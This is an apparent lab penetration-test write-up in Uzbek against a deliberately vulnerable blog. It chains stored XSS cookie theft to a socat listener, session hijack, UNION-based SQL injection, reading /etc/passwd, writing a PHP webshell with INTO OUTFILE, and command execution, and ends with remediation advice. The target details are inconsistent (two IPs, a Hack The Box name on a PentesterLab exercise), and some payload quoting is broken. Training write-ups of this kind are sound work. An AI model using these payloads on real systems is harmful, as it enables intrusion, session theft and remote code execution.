

Pentester-lab-xss-and-mysql



Target nomi: Reactor — Hack The Box

Target IP manzili: 10.129.245.214

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 16.08.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vositasidan foydalanildi

```
nmap -sV 10.13.5.34
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 5.5p1	OPEN
80/tcp	HTTP	Apache httpd 2.2.16	OPEN

```

(linux@env)-[~/Downloads]
$ nmap -sV 10.13.5.34
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 13:48 +0500
Nmap scan report for 10.13.5.34
Host is up (0.00012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: 08:00:27:44:E4:4A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds

(linux@env)-[~/Downloads]
$ ODilov Aslanbek

```

2 — Web Enumerations

Web sayit tahlili

Targetning 80 - portida quyidagi web sayit ishlayotgani aniqlandi

<http://10.13.5.34/>



3 — Vulnerability Identification (Zaifliklarni aniqlash)

XSS testi

`post.php?id=1` sahifasiga `1337' "><` parametrini qo'shib ko'ramiz:

text

```
http://10.13.5.34/post.php?id=1' "><
```

Sahifa manbada `1337' "><` qaytadi. Hech qanday encoding yo'q – **Reflected XSS** mavjud.

XSS payload tayyorlash


Maqsad: admin cookie'sini olish. ISO da har daqiqada admin brauzeri har bir sahifani ziyorat qiladi.

Payload:

html

```
<script>document.write('');</script>
```

Izoh qoldirish formasi orqali yuboriladi. Admin ko'rganida, uning cookie'si bizning serverimizga yuboriladi.



4 — Exploitation – XSS

HTTP server tayyorlash

Hujumchi mashinasida (10.13.4.56) quyidagi buyruq bilan so'rovlarni eshitamiz:

bash

```
sudo socat TCP-LISTEN:80,reuseaddr,fork -
```

Payloadni joylashtirish

Izoh qoldirish maydoniga quyidagini yozamiz:

html

```
<script>document.write('');</script>
```

Cookie'ni qabul qilish

Bir daqiqa ichida `socat` quyidagiga o'xshash so'rovni oladi:

text

```
GET /?PHPSESSID=mo5ohfb5arvpvlgg10ic91thm6 HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
```


Cookie: `PHPSESSID=mo5ohfb5arvpvlgg10ic91thm6`

```
GET /?PHPSESSID=07fqu9vn2duhkru14l84u3ghu2 HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
Referer: http://127.0.0.1/post.php?id=2
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 10.13.4.56
ODilov Aslanbek|
```

5 — Privilege Escalation (Imtiyozlarni oshirish) – Admin panel

Cookie'ni o'rnatish

Brauzerda `http://10.13.5.34` ga kiramiz. Developer Tools → Storage → Cookies
→ `PHPSESSID` ni yuqoridagi qiymatga o'zgartiramiz.



Admin panelga kirish

Sahifadagi `Admin` linki orqali `http://10.13.5.34/admin/` ga o'tamiz. Panel ochiladi.

Administration of my Blog

Home | Manage post | New post | Logout

Welcome	edit	delete
Test	edit	delete

Write a new post

6 — SQL Injection – Ma'lumot olish

Zaif parametрни topish

`http://10.13.5.34/admin/edit.php?id=1` da `id` parametri SQL injection ga zaif.

Test payload:

text

```
http://10.13.5.34/admin/edit.php?id=9999%20union%20select%201,2,3,4%20--
```

`2` va `3` ekranda chiqadi – UNION SELECT ishlaydi.

Title:

Text:

Joriy foydalanuvchini aniqlash

text

```
http://10.13.5.34/admin/edit.php?id=9999%20union%20select%201,user(),3,4%20--
```

Natija: `root@localhost` – MySQL root foydalanuvchisi.

Title:

Text:

FILE privilege borligini tekshirish

text

```
http://10.13.5.34/admin/edit.php?id=9999%20union%20select%201,2,load_file('%27/etc/passwd%27'),4%20--
```

`/etc/passwd` mazmuni ko'rinadi – **FILE privilege** mavjud.

Title: 2

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Text:

Update

7 — Code Execution – Webshell yaratish

Joriy yo'lni topish

`id[]=1` xatolik orqali:

text

```
http://10.13.5.34/admin/edit.php?id[]=1
```

Xatolikda `/var/www/classes/post.php` yo'li ko'rinadi. Root: `/var/www`

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115

Title: Notice: Trying to get property

```
Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19
```

Text:

Update

Yozish mumkin bo'lgan papkani topish

Har bir papkada `into outfile` sinab ko'ramiz:

text

```
http://10.13.5.34/admin/edit.php?id=9999%20union%20select%201,load_file('%27/etc/passwd%27),3,4%20into%20outfile%20%27/var/www/css/passwd.txt%27%20--
```

`/css/` papkasida fayl yaratiladi (Apache 404 xatolik bermaydi – demak yozish mumkin).

```
← → ↻ ⚠ Not secure 10.13.5.34/css/passwd.txt

1 root:x:0:0:root:/root:/bin/bash\
daemon:x:1:1:daemon:/usr/sbin:/bin/sh\
bin:x:2:2:bin:/bin:/bin/sh\
sys:x:3:3:sys:/dev:/bin/sh\
sync:x:4:65534:sync:/bin:/bin/sync\
games:x:5:60:games:/usr/games:/bin/sh\
man:x:6:12:man:/var/cache/man:/bin/sh\
lp:x:7:7:lp:/var/spool/lpd:/bin/sh\
mail:x:8:8:mail:/var/mail:/bin/sh\
news:x:9:9:news:/var/spool/news:/bin/sh\
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh\
proxy:x:13:13:proxy:/bin:/bin/sh\
www-data:x:33:33:www-data:/var/www:/bin/sh\
backup:x:34:34:backup:/var/backups:/bin/sh\
list:x:38:38:Mail List Manager:/var/list:/bin/sh\
irc:x:39:39:ircd:/var/run/ircd:/bin/sh\
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh\
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh\
libuuid:x:100:101::/var/lib/libuuid:/bin/sh\
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false\
sshd:x:102:65534:./var/run/sshd:/usr/sbin/nologin\
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash\
3 4
```

Webshell yuklash

Payload:

text

```
http://10.13.5.34/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system($_GET[%27c%27]);%20%3E%22,4%20into%20outfile%20%22/var/www/css/z.php%22
```

Kod bajarish

text

```
http://10.13.5.34/css/z.php?c=id
```

Natija: `uid=33(www-data) gid=33(www-data)` – kod bajarildi.

```
← → ↻ ⚠ Not secure 10.13.5.34/css/z.php?c=id

1 Welcome Welcome to my blog. Leave a comment if you like the new design :) \N 1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data) 4
```

8 — Xulosa

Bosqichlar: XSS → admin cookie → admin panel → SQL injection → FILE privilege → webshell → kod bajarish.

Asosiy zaifliklar:

- XSS (inputni filtrlamaslik)
- Admin panelda SQL injection
- MySQL `FILE` privilege (root)
- `/css/` papkasiga yozish mumkinligi

Tavsiyalar:

- XSS ga qarshi output encoding
- Prepared statements
- MySQL `FILE` privilege ni o'chirish
- Web root da yozish huquqini cheklash